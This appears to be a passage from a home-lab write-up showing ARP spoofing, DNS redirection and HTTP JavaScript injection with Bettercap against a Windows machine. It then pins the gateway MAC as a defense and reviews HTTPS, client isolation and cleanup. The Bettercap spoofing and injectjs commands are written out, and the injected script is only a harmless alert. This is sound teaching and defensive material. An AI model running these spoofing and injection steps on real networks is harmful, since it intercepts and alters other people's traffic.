
```
curl.exe -v http://lab.test/login.html
```

HTTP verification

curl connects to 10.10.10.129 and receives HTTP 200 OK. Chrome upgrades the test hostname to HTTPS in this setup, so curl provides the direct HTTP check.

06 / DNS EVIDENCE

Confirm the HTTP response



```
PS C:\WINDOWS\system32> curl.exe -v http://lab.test/login.html
* Host lab.test:80 was resolved.
* IPv6: (none)
* IPv4: 10.10.10.129
*   Trying 10.10.10.129:80...
* Established connection to lab.test (10.10.10.129 port 80) from 10.10.10.128 port 27778
* using HTTP/1.x
> GET /login.html HTTP/1.1
> Host: lab.test
> User-Agent: curl/8.21.0
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.13.12
< Date: Fri, 02 Oct 2026 15:41:45 GMT
< Content-type: text/html
< Content-Length: 248
< Last-Modified: Fri, 02 Oct 2026 15:15:04 GMT
<
<html>
<body>
<h2>Lab Login</h2>

<form action="/login" method="POST">
    <input name="uname" placeholder="Username">
    <input name="pass" type="password" placeholder="Password">
    <button type="submit">Login</button>
</form>

</body>
</html>
* shutting down connection #0
```

Figure 8. curl shows the resolved address, HTTP 200 OK and login page HTML.

What this evidence shows

The hostname lab.test resolves to Kali. The HTTP request reaches Kali’s web server, which returns the login page.

> **Name resolution and transport**
>
> DNS selects the address. HTTP carries the page. A browser upgrade to HTTPS changes the subsequent connection and can prevent this plain HTTP test from behaving the same way.

07 / HTTP INJECTION

Prepare the test page and script

A separate HTTP page runs on port 8000. Bettercap’s HTTP proxy inserts JavaScript into the response before the Windows browser renders it.

```bash
mkdir -p /tmp/injectlab
cat > /tmp/injectlab/index.html << 'EOF'
<!doctype html>
<html>
<head><title>Injection Lab</title></head>
<body>
<h1>HTTP Injection Test</h1>
<p>This is the original page.</p>
</body>
</html>
EOF
python3 -m http.server 8000 --directory /tmp/injectlab
```

The commands create the page and start the server. Port 8000 does not require root privileges.

```bash
echo "window.onload=function(){alert('You have been pwned!');};" \
  > /tmp/inject.js
```

The script registers a page-load function that displays the alert.

> **Test purpose**
>
> The popup provides a visible check that the browser executes the JavaScript in the modified HTTP response.

07 / INJECTION EVIDENCE

Display the injected alert

Bettercap console

```
http.proxy off
set http.port 8000
set http.proxy.port 8080
set http.proxy.injectjs /tmp/inject.js
http.proxy on
```

The configuration selects the test HTTP port, sets the proxy port and loads the injection script.

Windows browser

```
http://10.10.10.129:8000/
```




Figure 9. Windows displays the “You have been pwned!” alert.

Observed result

The popup confirms that the browser receives and executes the injected JavaScript in this HTTP test.

08 / DEFENSE

Pin the legitimate gateway MAC

The defense begins after the spoofing modules stop. Windows then relearns and checks the legitimate gateway mapping.

Bettercap console

```
http.proxy off
dns.spoof off
arp.spoof off
net.sniff off
exit
```

bash

```
sudo sysctl -w net.ipv4.ip_forward=0
```

powershell / Administrator

```
arp -d *
ping 10.10.10.2
arp -a
```

The commands clear dynamic entries, contact the gateway and show its legitimate MAC address.

powershell / Administrator

```
netsh interface ipv4 add neighbors "Ethernet0" `
  10.10.10.2 00-50-56-FD-20-65 store=persistent
Get-NetNeighbor -InterfaceAlias "Ethernet0" `
  -IPAddress 10.10.10.2
```




Figure 10. Windows lists the legitimate gateway MAC with State = Permanent.

> **Static mapping**
>
> 10.10.10.2 → 00-50-56-FD-20-65

08 / DEFENSE CHECK

Repeat the spoofing attempt

bash

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo bettercap -iface eth0
```

Bettercap console

```
set arp.spoof.targets 10.10.10.128
arp.spoof on
```



Figure 11. Bettercap starts the same ARP spoofing attempt again.

powershell

```
Get-NetNeighbor -InterfaceAlias "Ethernet0" `
  -IPAddress 10.10.10.2
```

09 / REVIEW

What the project demonstrates

Why no certificate warning appears

The test URL uses HTTP. It does not start a TLS session or present a certificate, so the browser has no certificate to reject. Chrome labels the page Not secure.

What HTTPS changes

HTTPS carries the HTTP request inside TLS encryption. IP addresses and ports remain visible, but the username and password do not normally appear as readable form fields without session keys or another authorized decryption method.

Why shared Wi-Fi can be risky

On a poorly isolated public Wi-Fi network, unrelated devices can share the same local segment. A malicious device can attempt ARP spoofing and try to enter the traffic path. Plain HTTP can then expose traffic to reading or modification.

> **Controls that reduce the risk**
>
> HTTPS protects application traffic. Client isolation and network segmentation limit local exposure. Dynamic ARP Inspection checks ARP messages on networks that support it.

The core distinction

ARP spoofing changes the local Ethernet delivery path. DNS spoofing changes a name-to-address answer. HTTP injection changes unencrypted page content. These mechanisms affect different parts of the communication.

10 / CLEANUP

Restore normal network behavior

> **Reported defense result**
>
> The gateway entry remains 00-50-56-FD-20-65 with State = Permanent instead of changing to Kali’s MAC.

The static entry protects this specific mapping. It does not replace network-wide controls such as Dynamic ARP Inspection or client isolation.

Bettercap console

```
arp.spoof off
exit
```

The commands stop the final spoofing attempt and close Bettercap.

bash

```
sudo sysctl -w net.ipv4.ip_forward=0
```

Kali disables IPv4 forwarding.

powershell / Administrator

```
netsh interface ipv4 delete neighbors "Ethernet0" 10.10.10.2
```

Removing the persistent gateway entry returns Windows to normal dynamic ARP behavior for that address.

> **Outcome**
>
> The project demonstrates a changed gateway mapping, readable fake HTTP credentials, DNS redirection and HTTP response injection. The static gateway entry resists the repeated dynamic ARP poisoning attempt.